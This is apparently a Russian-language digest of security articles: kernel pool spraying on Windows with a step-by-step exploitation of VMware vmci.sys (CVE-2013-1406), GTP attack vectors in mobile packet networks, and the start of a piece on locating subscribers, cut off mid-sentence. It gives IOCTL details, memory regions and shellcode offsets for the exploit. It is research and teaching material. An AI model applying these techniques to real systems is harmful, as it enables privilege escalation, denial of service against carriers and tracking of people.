Если вы возитесь с уязвимостями режима ядра в Windows, то рано или поздно приходится иметь дело с такой техникой, как kernel pool spraying (только не называйте ее «распыление ядерной кучи»). Думаю, умение держать под контролем поведение пула памяти ядра будет полезным для разработчика эксплойтов.

Чтобы освоить данную технику, необходимо иметь хотя бы примерное представление об устройстве пула ядра. В этой статье я постараюсь привести описание только значимых в контексте техники pool spraying деталей его реализации. Устройство пула ядра хорошо изучено, поэтому если вам все-таки нужны более глубокие познания, можете обратиться в любую поисковую службу или к ссылкам в конце статьи.

Обзор структуры пула ядра

Пул памяти ядра — единое место в ядре операционной системы, куда можно обратиться с запросом на выделение памяти. Стеки в режиме ядра имеют небольшой размер и пригодны только для хранения нескольких переменных, причем не являющихся массивами. Когда драйверу требуется создать большую структуру данных или строку, он может использовать разные интерфейсы для выделения памяти, но в конце концов они приведут к памяти из пула.


Существует несколько типов пулов, но все они имеют одинаковое строение (кроме особого пула (special pool), который используется утилитой проверки драйверов (driver verifier). Каждый пул имеет управляющую структуру, называемую дескриптором пула. Помимо прочего она хранит списки свободных блоков (chunk) пула, образующих свободное пространство пула. Сам пул состоит из страниц памяти. Они могут быть стандартными 4-килобайтными или большими 2-мегабайтными. Количество используемых страниц динамически регулируется.

Страницы пула ядра разделены на фрагменты разного размера — блоки (chunk). Именно блоки выделяются модулям ядра при запросе на выделение памяти из пула.

Блоки содержат в себе следующие метаданные:

- Previous size (предыдущий размер) — размер предыдущего блока.
- Pool index (индекс пула) используется в ситуациях, когда существует несколько пулов одного типа. К примеру, подкачиваемых пулов в системе несколько. Данное поле используется для определения, какому именно пулу принадлежит блок.
- Block size (размер блока) — размер текущего блока. Аналогично полю previous size его размер кодируется как (размер данных блока + размер заголовка + опциональные 4 байта указателя на процесс, занявший блок) >> 3 (или >> 4 для x64-систем).
- Pool type (тип пула) является набором битовых флагов, которые не документированы(!):
  - T (Tracked): блок отслеживается утилитой проверки драйверов. Данный флаг используется для отладки.
  - S (Session): блок принадлежит подкачиваемому пулу сессии, который используется для выделения памяти для специфичных пользовательской сессии данных.
  - Q (Quota): блок состоит на учете системы управления квотами. Этот флаг имеет отношение только к 32-битным системам. Если он выставлен, в конец блока записывается указатель на процесс, владеющий этим блоком.
  - U (In use): блок используется в настоящее время. В отличие от состояния «используется», блок может быть свободным: это значит, что из него можно выделять память. Данный флаг находится во втором бите, начиная с Windows Vista, до этого он находился в третьем бите.
  - B (Base pool): данное поле определяет, какому базовому пулу принадлежит блок. Есть два базовых пула — подкачиваемый и неподкачиваемый. Неподкачиваемый кодируется нулем, подкачиваемый — единицей. До Windows Vista этот флаг занимал два бита, поскольку кодировался как (тип базового пула + 1), т. е. 0x10 для подкачиваемого пула и 0x1 для неподкачиваемого.
- Pool tag (тэг пула) используется для отладочных целей. Модули ядра указывают сигнатуру из четырех печатаемых символов, идентифицирующих подсистему или драйвер, которому принадлежит блок. К примеру, тэг «NtFs» значит, что блок принадлежит драйверу файловой системы NTFS ntfs.sys.

Строение блока имеет пару отличий на 64-битных системах. Во-первых, поля заголовков имеют больший размер, а во-вторых, имеется 8-байтовое поле с указателем на процесс, использующий данный блок.



Обзор принципов выделения памяти в пуле

Представьте, что пул пуст. В смысле, в нем вообще нет места. Если мы попытаемся выделить память из него (скажем, меньше 0xFF0 байт), первым делом будет выделена страница памяти, а затем на ней будет выделен блок, расположенный в начале страницы.

Теперь мы имеем два блока — тот, который мы выделили, и свободный. Свободный, в свою очередь, может использоваться при последующих операциях выделения памяти. Однако с этого момента распределитель пула будет располагать выделенные блоки в конце страницы или свободного места на данной странице.

Когда дело доходит до освобождения блоков, описанный процесс выполняется с точностью до наоборот. Блоки становятся свободными и сливаются в один блок, если являются смежными.

Заметьте, что описанная ситуация является вымышленной и используется только для примера, поскольку на практике пулы заполняются страницами памяти задолго до того момента, когда пул будет готов для использования модулями ядра.

Контролируем выделение памяти из пулов

Имейте в виду, что пулы ядра являются высоконагруженными сущностями операционной системы. Прежде всего, они используются для создания всевозможных объектов и внутренних структур данных ядра. Кроме того, пулы используются во множестве системных вызовов для буферизации передаваемых из пользовательского режима параметров. Поскольку операционная система постоянно осуществляет обслуживание аппаратного обеспечения посредством драйверов и программного обеспечения посредством системных вызовов, можете примерно оценить частоту использования пула, даже во время простоя системы.

Рано или поздно пулы становятся фрагментированными. Это происходит из-за выделений и освобождений блоков памяти разного размера в различном порядке. Поэтому появляется термин spraying — распыление. При последовательном выделении памяти из пула блоки совершенно не обязаны быть смежными, и, скорее всего, они будут находиться в разных участках памяти. Поэтому когда мы заполняем память подконтрольными (красными) блоками, вероятнее, что мы увидим картинку слева, нежели справа.

Однако, есть значимое в контексте эксплуатации обстоятельство: когда не остается регионов черного цвета при «закраске», мы получим новенький, без лишних пятен. И с этого момента «кисточка-распылитель» превращается в обычную, со сплошной заливкой. Этот факт дает нам значительный уровень контроля над поведением пула и над его «картинкой». Значительный не значит полный, поскольку даже в этом случае нет никаких гарантий того, что мы всецело владеем «картинкой», ведь нас всегда может прервать «брызгами» другого цвета кто-то еще.

В зависимости от типа объекта, используемого для pool spraying, у нас есть возможность создавать окна заданного размера из свободных блоков путем удаления необходимого количества созданных ранее объектов. Но самым важным фактом, позволяющим нам контролировать выделение памяти из пула, является то, что распределитель стремится к максимальной производительности. Для максимально эффективного использования кэша процессора последний освобожденный блок памяти будет первым выделенным. В этом вся суть контролируемого выделения, потому что есть возможность угадать адрес выделяемого блока.

Конечно, размер блока имеет значение. Поэтому необходимо предварительно рассчитать размер окна из освобожденных блоков. Если мы хотим контролируемо выделить блок размером в 0x315 байт при размере объектов для pool spraying в 0x20 байт, необходимо освободить 0x315 / 0x20 = (0x18 + 1) блоков. Думаю, это понятно.

Несколько замечаний о том, как успешно использовать технику kernel pool spraying:

- Если возможность выделения памяти из пулов посредством эксплуатируемого драйвера отсутствует, всегда есть возможность использовать объекты операционной системы в качестве объектов для pool spraying. Поскольку объекты ОС, как ни странно, хранятся в ядре ОС, память для них выделяется из различных пулов.
  - В неподкачиваемом пуле хранятся процессы, потоки, семафоры, мьютексы и т. п.
  - В подкачиваемом пуле хранятся объекты каталогов (directory object), ключи реестра, секции (так называемые сопоставления файлов или file mapping) и т. п.
  - В пуле сессии хранятся объекты подсистем GDI и USER: палитры (palette), контексты устройств (DC), кисти (brush) и т. п.

  Для того чтобы освободить память, занимаемую данными объектами, достаточно закрыть соответствующие им дескрипторы.
- К тому времени, когда мы начнем заполнение пула объектами, он будет содержать некоторое количество страниц памяти, из которых можно выделять блоки. Однако данные страницы будут фрагментированными. Поскольку нам необходимо получить пространство с непрерывным заполнением подконтрольными блоками, первым делом нужно «заспамить» пул таким образом, чтобы на текущих страницах не осталось свободного места. Только в этом случае нам будут доступны свежие страницы, которые можно последовательно заполнить подконтрольными блоками. Проще говоря, необходимо создать много объектов.
- При вычислении необходимого размера окна учитывайте размер заголовка блока, а также тот факт, что итоговый размер округляется до 8 и 16 байт на 32-битных и 64-битных системах соответственно.
- Несмотря на то что мы можем контролировать выделение блоков, предугадать их относительное положение довольно сложно. Однако при использовании объектов ОС для pool spraying имеется возможность узнать адрес объекта по его дескриптору при помощи функции NtQuerySystemInformation() с параметром SystemExtendedHandleInformation. Предоставляемая ей информация необходима для повышения точности pool spraying.
- Соблюдайте баланс при pool spraying. Не жадничайте при выделении объектов. Очевидно, что контролировать выделение блоков невозможно, если память в системе попросту закончилась.
- Одним из трюков для повышения надежности эксплойтов, использующих пул ядра, является повышение приоритета потока, осуществляющего pool spraying и инициирующего уязвимость. Поскольку потоки по сути находятся в постоянном состоянии гонки за памятью пула, полезно повысить приоритет использования кучи путем повышения шанса быть исполненным чаще других потоков в системе. Это поможет технике быть более целостной. Также принимайте во внимание задержку между pool spraying и инициацией уязвимости: чем она меньше, тем больше шанс того, что мы попадем в нужный нам блок.

VMware CVE 2013-1406

В начале февраля 2013 года были выпущены интересные рекомендации для обновления продуктов VMware. Судя по ним, в необновленных компонентах присутствовала уязвимость, приводящая к локальному повышению привилегий как на основной, так и на гостевой ОС. Обходить стороной такие «вкусные» уязвимости нельзя.

Уязвимым компонентом был vmci.sys. VMCI расшифровывается как Virtual Machine Communication Interface. Этот интерфейс используется для взаимодействия между виртуальными машинами и основной ОС. VMCI предоставляет проприетарный тип сокетов, реализованных в виде провайдера Windows Socket Service Provider в библиотеке vsocklib.dll. Драйвер vmci.sys создает виртуальное устройство, реализующее необходимые функциональные возможности. Он всегда запущен на основной ОС. Что касается гостевых систем, для работоспособности VMCI необходимо установить VMware tools.

При написании любого обзора приятно объяснять высокоуровневую логику уязвимости, чтобы обзор превратился в детектив. К сожалению, в данном случае сделать это не удастся, потому что открытой информации о реализации VMCI весьма немного. Однако я думаю, что разработчики эксплойтов не переживают по этому поводу. По крайней мере выгоднее скорее получить рабочий эксплойт, чем потратить кучу времени на разбор того, как работает вся система целиком.

PatchDiff выявил три запатченные функции. Все они относились к обработке одного и того же управляющего кода IOCTL 0x8103208C. Очевидно, все пошло не так с его обработкой...

Третья обновленная функция в конечном итоге вызывалась и из первой, и из второй.

Она должна была выделять блок запрошенного размера, умноженного на 0x68, и инициализировать его, заполнив нулями. Этот блок содержит внутреннюю структуру данных для обработки запроса. Проблема была в том, что размер выделяемого блока указывался в режиме пользователя и толком не проверялся, в результате чего внутренняя структура не выделялась и это приводило к некоторым интересным последствиям.

Для управляющего кода 0x8103208C указывались входной и выходной буфер. Чтобы добраться до уязвимого места, необходимо, чтобы его размер был равен 0x624 байта. Чтобы обработать запрос, выделялась внутренняя структура размером в 0x20C байт. Первые ее 4 байта заполнялись значением, указанным по адресу [user_buffer + 0x10]. Именно эти байты использовались в дальнейшем для выделения второй структуры данных, адрес на которую указывался в конце первой. При этом, вне зависимости от результата выделения второй структуры, вызывалась некая диспетчерская функция (habrahabr.ru/company/pt/blog/172719/).

Данная диспетчерская функция искала указатель для обработки. Обработка включала в себя разыменовывание некоторого объекта и вызова некоторой функции в зависимости от установленных в структуре флагов. Но поскольку при некорректных параметрах выделить структуру для обработки не удавалось, диспетчерская функция просто «проезжала» за границу первого блока. Такая обработка приводила к нарушению доступа и синему экрану смерти.

Таким образом, мы имеем возможность исполнять произвольный код по контролируемому адресу:

```
.text:0001B946      UnsafeFire
 proc near
.text:0001B946
.text:0001B946
.text:0001B946      arg_0
 = dword ptr  8
.text:0001B946
.text:0001B946 000
 mov     edi, edi
.text:0001B948 000
 push    ebp
.text:0001B949 004
 mov     ebp, esp
.text:0001B94B 004
 mov     eax, [ebp+arg_0]
.text:0001B94E 004
 push    eax
.text:0001B94F 008
 call    dword ptr [eax+0ACh] ;
 BANG!!!!
.text:0001B955 004
 pop     ebp
.text:0001B956 000
 retn    4
.text:0001B956      UnsafeFire
 endp
```

Эксплуатация

Поскольку диспетчерская функция выходит за границу блока, она встречается либо с соседним блоком, либо с неспроецированной страницей. Если она выходит в неспроецированную память, случится необрабатываемое исключение и опять отобразится синий экран. Но при попадании на соседний блок диспетчерская функция интерпретирует его заголовок как указатель на структуру для обработки.

Допустим, имеется x86-система. Четыре байта, которые диспетчерская функция пытается интерпретировать как указатель, на самом деле являются полями Previous Block Size, Pool Index, Current Block Size и флагами Pool Type. Поскольку нам известны размер и индекс пула для обрабатываемого блока, нам известно значение младшего слова указателя:

0xXXXX0043 — 0x43 является размером блока, который становится полем Previous Size для соседнего. 0 — индекс пула, который гарантированно будет именно нулем, поскольку данные блоки находятся в неподкачиваемом пуле, а он только один в системе. Заметьте, что если соседние блоки разделяют одну и ту же страницу памяти, они принадлежат одному и тому же типу и индексу пула.

Старшее слово хранит в себе размер блока, который мы не можем предугадать, и флаги pool type, которые, наоборот, предугадать можно:

- B = 0: блок из неподкачиваемого пула,
- U = 1: подразумевается, что блок используется,
- Q = 0/1: блок может быть квотированным,
- S = 0: пул не является сессионным,
- T = 0: блок не является отслеживаемым по умолчанию,
- неиспользуемые биты равны нулю.

Таким образом, имеем следующие регионы памяти, действительные для Windows 7 и 8:

- 0x04000000 — 0x06000000 для обычных блоков,
- 0x14000000 — 0x16000000 для квотированных блоков.

Основываясь на приведенной выше информации, вы можете самостоятельно вычислить регионы памяти для Windows XP и ей подобных.

Как видно, эти регионы принадлежат пространству пользователя, поэтому мы можем заставить диспетчерскую функцию исполнить любой код, включая подконтрольный нам. Для этого сначала необходимо спроецировать указанные регионы памяти в процессе, а затем для каждых 0x10000 байт удовлетворить требования диспетчерской функции:

1. По адресу [0x43 + 0x38] необходимо поместить DWORD = 0x00000001 для удовлетворения следующего условия:
   ```
   .text:0001B2E1 010
    lea     edx, [eax+38h]
   .text:0001B2E4 010
    lock xadd [edx], ecx
   .text:0001B2E8 010
    cmp     ecx, 1
   ```
2. По адресу [0x43 + 0xAC] необходимо поместить указатель на шелл-код.
3. По адресу [0x43 + 0x100] нужно поместить указатель на подставной объект, который будет разыменован функцией ObfDereferenceObject(). Учтите, что счетчик ссылок хранится в заголовке с отрицательным смещением по отношению к объекту, поэтому убедитесь в том, что код в функции ObfDereferenceObject() не попадет на неспроецированный регион. Также укажите подходящее значение счетчика ссылок, поскольку, например, при достижении счетчиком ссылок нуля, ObfDereferenceObject() попытается освободить память функциями, совершенно не пригодными для памяти режима пользователя.

Примите во внимание тот факт, что для разных продуктов VMware значения смещений могут быть разными.

Все правильно сделано!

Повышение стабильности эксплойта

Несмотря на то что мы выработали хорошую стратегию для эксплуатации данной уязвимости, она все еще остается ненадежной. Например, диспетчерская функция может попасть на свободный блок, поля которого предугадать невозможно. И хотя заголовок такого блока будет интерпретирован как указатель (потому что он не равен нулю), результатом его обработки будет синий экран смерти. Подобное случится также, когда диспетчерская функция попадет в неспроецированный участок памяти.

В данном случае на помощь приходит техника kernel pool spraying. В качестве объекта pool spraying я выбрал семафоры, поскольку они являются наиболее подходящими по размеру. В результате применения данной техники, стабильность эксплойта повысилась в разы.

Напомню, что в системе Windows 8 появилась поддержка такого механизма защиты, как SMEP, поэтому лень разработчика несколько усложняет разработку эксплойта. Написание базонезависимого кода с обходом SMEP остается упражнением для читателя.

Что касается x64-систем, есть проблема: размер указателя стал равен 8 байтам. Это значит, что старшее двойное слово (DWORD) указателя будет попадать на поле Pool Tag. А поскольку большинство драйверов и подсистем ядра используют ASCII-символы для таких меток, указатель попадает в пространство неканонических адресов и не может использоваться для эксплуатации. На момент написания статьи я ничего дельного по этому поводу не придумал.

P. S. Напоминаю, что для устранения уязвимости нужно обновить не только основную, но и все гостевые системы!

Ссылки:

1. Tarjei Mandt. Kernel Pool Exploitation on Windows 7. Black Hat DC, 2011
2. Nikita Tarakanov. Kernel Pool Overflow from Windows XP to Windows 8. ZeroNights, 2011
3. Kostya Kortchinsky. Real world kernel pool exploitation. SyScan, 2008
4. SoBeIt. How to exploit Windows kernel memory pool. X'con, 2005

МОБИЛЬНОЕ БУДУЩЕЕ

БЕЗОПАСНОСТЬ МОБИЛЬНОГО ИНТЕРНЕТА ИЗНУТРИ И СНАРУЖИ

Илья Сафронов
habrahabr.ru/company/pt/blog/188574/

С развитием мобильных сетей развивается и мобильный Интернет. Все привыкли к обычному Интернету: витая пара, Ethernet, TCP/IP. А что же скрывает в себе мобильный? Попробуем выяснить! В нашем исследовании мы коснемся общих принципов работы мобильного Интернета, рассмотрим поближе GPRS Tunneling Protocol, поговорим о GRX-сети и обсудим некоторые практические подходы к безопасности мобильной пакетной сети.

Как каждый из нас подключается к мобильному Интернету? В принципе, необходимо знать только три параметра: APN, логин и пароль. APN — это точка доступа, через которую абонент может подключиться к необходимой ему услуге (WAP, MMS, Internet); у наших операторов она обычно выглядит как internet.<operator-name>.ru. Логин и пароль обычно простые: internet — internet или вроде того.

Теперь, когда мы знаем необходимые параметры, мы можем подключаться к мобильному Интернету! Как же происходит эта загадочная процедура? Происходит она в два этапа:

1) GPRS Attach,
2) PDP Context Activation.

Рассмотрим подробнее каждый из них.

GPRS Attach

В процедуре GPRS Attach телефон начинает «общаться» с пакетной сетью оператора. Происходит аутентификация и авторизация пользовательского оборудования по следующим параметрам:

- IMSI (International Mobile Subscriber Identity, индивидуальный номер абонента) — для идентификации абонента;
- информация, хранящаяся на SIM-карте;
- проверка доступных абоненту сервисов (Internet, MMS, WAP).

Может также проверяться IMEI (International Mobile Equipment Identity — международный идентификатор мобильного оборудования). Этот идентификатор может использоваться для проверки по спискам краденого оборудования, и если конкретный IMEI находится в списке украденных, то в доступе к сети может быть отказано, либо даже сообщено «куда следует» :)

После успешного завершения процедуры GPRS Attach начинается процедура PDP (Packet Data Protocol) Context Activation. Чтобы разобраться в этой процедуре, отвлечемся и определим некоторые понятия.

SGSN (Serving GPRS Support Node, узел обслуживания абонентов GPRS) — устройство, реализующее основные функции обработки пакетных данных в мобильной сети.

GGSN (GPRS Gateway Service Node, шлюзовой узел GPRS) — устройство, обеспечивающее передачу данных из сети оператора во внешние сети (например, в Интернет). По сути может быть обычным маршрутизатором с поддержкой некоторых специфических функций.

GTP (GPRS Tunneling Protocol) — стек протоколов, используемый в GPRS-, UMTS- и LTE-сетях.

Итак, PDP Context Activation (схема сильно упрощена).

Что же происходит при реализации этой схемы?

1. Наш телефон отправляет запрос активации контекста на SGSN, в котором, в числе прочего, присутствуют логин, пароль и APN.
2. SGSN, получив от нас APN, пытается разрешить его на внутреннем DNS-сервере. Сервер разрешает предоставленный APN и возвращает адрес, отвечающего за данный APN GGSN.
3. По этому адресу SGSN отсылает запрос на создание PDP-контекста.
4. GGSN проверяет на RADIUS-сервере предоставленные логин и пароль.
5. Затем получает IP-адрес для нашего телефона.
6. И всю необходимую для активации PDP-контекста информацию передает обратно на SGSN.
7. SGSN завершает процедуру активации, отсылая на телефон данные, необходимые для установления соединения.

По сути процедура PDP Context Activation — это создание туннеля между нашим телефоном и шлюзом в операторской сети. И вот мы уже можем заходить на любимые сайты и читать почту.

Роуминг


Немедленно возникает вопрос: как же это все работает в роуминге? Оказывается, что существует специальная сеть: GRX (Global Roaming Exchange) — сеть для обмена пакетными данными роуминговых абонентов мобильных сетей. Через нее и «бегает» весь наш трафик. Примерно вот так:

1. Успешно доехав в теплые края, мы решили скачать любимый сериал. Включили телефон, начали подключаться к Интернету (отправляем логин, пароль, APN).
2. Зарубежный SGSN пытается разрешить предоставленный нами APN на своем DNS-сервере.
3. DNS-сервер, не найдя у себя подобных записей, обращается к корневому DNS-серверу, который находится в GRX-сети.
4. Корневой DNS-сервер направляет запрос к DNS-серверу в сети нашего родного оператора.
5. Тот в свою очередь отвечает ему адресом нашего GGSN.
6. Корневой DNS сообщает этот адрес DNS-серверу зарубежного оператора.
7. Который в свою очередь сообщает этот адрес зарубежному SGSN.
8. SGSN, зная адрес GGSN, направляет ему запрос на активацию PDP-контекста.
9. GGSN, если соблюдены все условия (есть деньги на счету, указаны верные логин и пароль и т. д.), присылает подтверждение, SGSN его принимает и пересылает нашему телефону подтверждение на доступ в Интернет.

Что же мы видим? Видим мы, что пакеты с нашим любимым сериалом бегут через полмира от нашего оператора к оператору в теплой стране. Бегут они по специальной сети, завернутые в протокол GTP. И все переговоры между спецжелезками операторов ведутся по тому же GTP.

И тут приходит идея: а не попробовать ли нам сообразить нечто подобное в лабораторных условиях? Построить свои SGSN и GGSN. А ну как придем к невероятным открытиям?

SGSN + GGSN на коленке



После длительных поисков выяснилось следующее.

Существует ПО специального назначения, реализующее некоторые функции SGSN. Выглядит оно как скрипт под Linux, который способен эмулировать все необходимые процедуры (GPRS Attach и PDP Context Activation) и выдать в итоге готовый интерфейс для выхода в Интернет, как будто бы мы воткнули 3G-модем. Узнав об этом, мы немедленно кинулись искать устройство, готовое взвалить на свои плечи функции GGSN. Оказалось, что популярный маршрутизатор Cisco 7200 вполне подходит.

После недолгих манипуляций, настроек и тестов нас ждал успех.


Стенд легко поднимал туннели, через которые был «виден» самый настоящий Интернет. Мы тут же принялись смотреть, какие же пакеты ходят между нашими могучими SGSN и GGSN. Похожи ли они на настоящие? С замиранием сердца открываем дамп — и да! пакеты как живые.

Аналогичные пакеты могут ходить в GRX-сети, и их вполне может подслушать злобный хакер. Что же он там увидит? Попробуем разузнать.

Вопросы безопасности

Протокол GTP бывает нескольких типов: GTP-U используется для непосредственной упаковки и передачи пользовательских данных, GTP-C — для управления сессиями (именно с его помощью осуществляется процедура PDP Context Activation и прочие служебные процедуры); существует еще GTP' (GTP Prime) — он используется для передачи биллинговой информации. GTP не поддерживает аутентификацию пиров и шифрование, работает поверх UDP. Что во всем этом интересного? Интересно тут практически все!


Возьмем GTP-U и посмотрим, как выглядит туннель с пользовательскими данными. Туннели разделены параметром TEID (Tunnel Endpoint Identificator).



При дальнейшем изучении выяснилось, что при желании поле с TEID можно подменить, а отправив пакет с подмененным идентификатором туннеля можно неожиданно для себя вломиться в чужую сессию.

А вот GTP-C с удивлением обнаружив отсутствие какой-либо аутентификации или намеков на шифрование передаваемых данных, можно попробовать не только послушать, но и, извините, что-нибудь послать. Например «левые» запросы на установление или разрыв сессии.


Попробуем таким образом наметить векторы возможных атак и рассмотрим их поближе.



Вот, например, атака DNS flood. Злоумышленник отправляет большое количество запросов на разрешение APN нашего оператора. Все эти пакеты будут бомбардировать бедный операторский DNS, который не выдержит накала и вообще откажется передавать адрес GGSN кому-либо, вызывая глобальный DoS для абонентов.

Или злоумышленник начнет отправлять собственноручно сформированные запросы на создание PDP-контекста. GGSN, увидев такой напор, вполне может и задуматься, а то и вовсе зависнуть. Что опять же приведет к отказу в обслуживании абонентов.

А что, если попробовать вместо запросов на создание отправлять запросы на разрыв сессии? Например, вот так:



Злобный хакер, подставляя адрес зарубежного SGSN, будет отсылать запросы на разрыв соединения. GGSN, подумав, что абонент докачал свой любимый сериал и хочет завершить интернет-сессию, удаляет у себя этот туннель, разрывая соединение.

Набросав несколько векторов, обратим свой взор на реальные объекты, чтобы все это «потрогать». Наберем запрос «GGSN» в shodan. Вот кусок выдачи.

Все это напоминает реальные GGSN, «выставленные» в Интернет.

Или попробуем написать скрипт, посылающий запросы GTP-echo, да и пустить его гулять по Интернету: вдруг кто откликнется. И откликающиеся находятся:

Иногда даже с открытым telnet:

В стандарте нового поколения под кодовым именем LTE все так же используется протокол GTP, а посему все вышеописанное актуально и будет актуальным в обозримом будущем.

КАК РАСКРЫТЬ МЕСТОПОЛОЖЕНИЕ МОБИЛЬНОГО АБОНЕНТА

Сергей Пузанков
habrahabr.ru/company/pt/blog/191384/

В сетях мобильной связи возможно осуществление довольно специфичных атак. Об одной из них — раскрытии местоположения абонента в реальном времени с точностью до соты — пойдет речь в данной статье. Я не указываю точность в более привычных единицах измерения, т. к. размер соты не является величиной постоянной. В плотных городских застройках сота может обеспечивать покрытие порядка сотни метров, а на междугородной трассе, например, — нескольких километров.

Элементы системы

Для начала небольшое введение в структуру сотовой сети на примере стандарта GSM. Упрощенная схема стандарта дана на рисунке.

Покрытие обеспечивается базовыми станциями (Base Station, BS), каждая из которых, как правило, имеет несколько антенн, направленных в разные стороны. Антенна обеспечивает радиопокрытие соты, каждая сота имеет свой идентификатор (Cell Identity, CI). Базовые станции группируются в географические зоны (Location Area, LA). Группировка происходит чаще всего по территориальному принципу. Идентификатор такой группы называется LAC (Location Area Code). На рисунке каждая базовая станция обеспечивает покрытие трех секторов.

Базовые станции подсоединяются к контроллеру базовых станций (Base Station Controller, BSC). В самом простом варианте один LAC соответствует одному BSC.

Территория, покрываемая одним LAC, зависит от плотности населения. В Москве, в пределах МКАД, может быть несколько десятков LAC, а в небольшом регионе центральной полосы России разделение на LAC может быть таким: один LAC покрывает областной центр, второй LAC покрывает всю остальную территорию области.

Все контроллеры BSC подключаются к коммутатору (Mobile Switching Center, MSC). По сути MSC представляет собой обычный коммутатор голосовых телефонных вызовов с аппаратно-программным расширением для обеспечения функций мобильности абонентов. В эпоху широкого распространения IP следует напомнить, что MSC оперирует коммутацией цепей (Circuit Switched) согласно установленным в нем статичным таблицам маршрутизации на основе привычной нам телефонной нумерации.

Регистр местоположения визитных абонентов (Visited Location Register, VLR) функционально считается отдельным элементом сети, но фактически всегда интегрирован с MSC. В базе данных VLR содержится информация об абонентах, которые в данный момент находятся в зоне действия своего MSC. И раз уж тема статьи о местоположении абонента, то стоит упомянуть, что для каждого абонента в БД VLR хранится информация о текущем идентификаторе LAC и идентификаторе той соты (CI), которая была при последнем радиоконтакте мобильного телефона с сетью. То есть, если абонент передвигается по территории покрытия одного LAC, не совершая и не принимая вызовов, в базе данных VLR информация о его местоположении не меняется. В общем случае в сети может быть несколько узлов MSC/VLR. В примере на рисунке показано два таких узла.




Рис. 1

Еще два функциональных узла — регистр местоположения домашних абонентов (Home Location Register, HLR) и центр аутентификации (Authentication Center, AuC) — размещаются физически в едином модуле. HLR/AuC хранит профили абонентов своей сети. В профиле содержится следующая информация: телефонный номер абонента, уникальный идентификатор SIM-карты (International Mobile Subscriber Identity, IMSI), ключи для обеспечения безопасности, категория абонента (предоплатная или постоплатная система расчетов), список разрешенных и за-

